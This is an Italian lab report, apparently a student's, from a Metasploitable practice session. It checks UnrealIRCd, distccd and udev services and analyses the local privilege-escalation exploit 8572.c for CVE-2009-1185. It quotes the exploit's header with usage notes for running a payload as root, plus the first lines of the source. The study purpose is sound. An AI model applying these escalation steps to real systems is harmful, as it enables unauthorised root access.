
Controllo del processo UnrealIRCd

Su Metasploitable ho verificato il processo UnrealIRCd: risulta avviato come root con PID 4591 e in ascolto sulla porta 6667




Verifica del servizio distccd

Ho controllato distccd e la porta 3632. Il servizio risulta in ascolto; la configurazione mostra l'ascolto su 0.0.0.0




Ricerca exploit UDEV

Ho cercato gli exploit locali relativi a udev e individuato il riferimento a 8572.c, collegato a CVE-2009-1185



Analisi del codice sorgente

Ho esaminato il file 8572.c e letto la descrizione tecnica: il problema riguarda la gestione di messaggi NETLINK da parte di udev



```
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 *   http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
 *
 *   udev before 1.4.1 does not verify whether a NETLINK message originates
 *   from kernel space, which allows local users to gain privileges by sending
 *   a NETLINK message from user space.
 *
 * Notes:
 *
 *   An alternate version of kcope's exploit.  This exploit leverages the
 *   95-udev-late.rules functionality that is meant to run arbitrary commands
 *   when a device is removed.  A bit cleaner and reliable as long as your
 *   distro ships that rule file.
 *
 *   Tested on Gentoo, Intrepid, and Jaunty.
 *
 * Usage:
 *
 *   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 *   usually is the udevd PID minus 1) as argv[1].
 *
 *   The exploit will execute /tmp/run as root so throw whatever payload you
 *   want in there.
 */


#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <linux/types.h>
#include <linux/netlink.h>

#ifndef NETLINK_KOBJECT_UEVENT
#define NETLINK_KOBJECT_UEVENT 15
#endif

int
main(int argc, char **argv)
{
        int sock;
:
```

Controllo delle righe interessate


Con grep ho individuato nel sorgente le parti che utilizzano NETLINK, socket e argv. Questo passaggio è stato di analisi del codice



```
msfadmin@metasploitable:~$ uname -r
2.6.24-16-server
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(
plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ ps aux | grep '[u]devd'
root      2372  0.0  0.1   2092   640 ?        S<s  Oct27   0:00 /sbin/udevd --daemon
msfadmin@metasploitable:~$
```

Verifica finale dei privilegi e del file

Ho verificato l'identità dell'utente Kali, i permessi e la proprietà del file sorgente. Il file appartiene a root e non è modificabile direttamente dall'utente ordinario



Conclusioni

La pratica mi ha permesso di riconoscere servizi vulnerabili su Metasploitable, consultare e verificare moduli di Metasploit, controllare porte e processi, e analizzare un exploit locale a livello di codice. È importante distinguere tra individuazione di una vulnerabilità, verifica positiva e sfruttamento completato: nei risultati documentati, la verifica di UnrealIRCd è positiva, mentre non è stata confermata una sessione remota; per distcc e udev ho raccolto evidenze di servizio e analisi tecnica.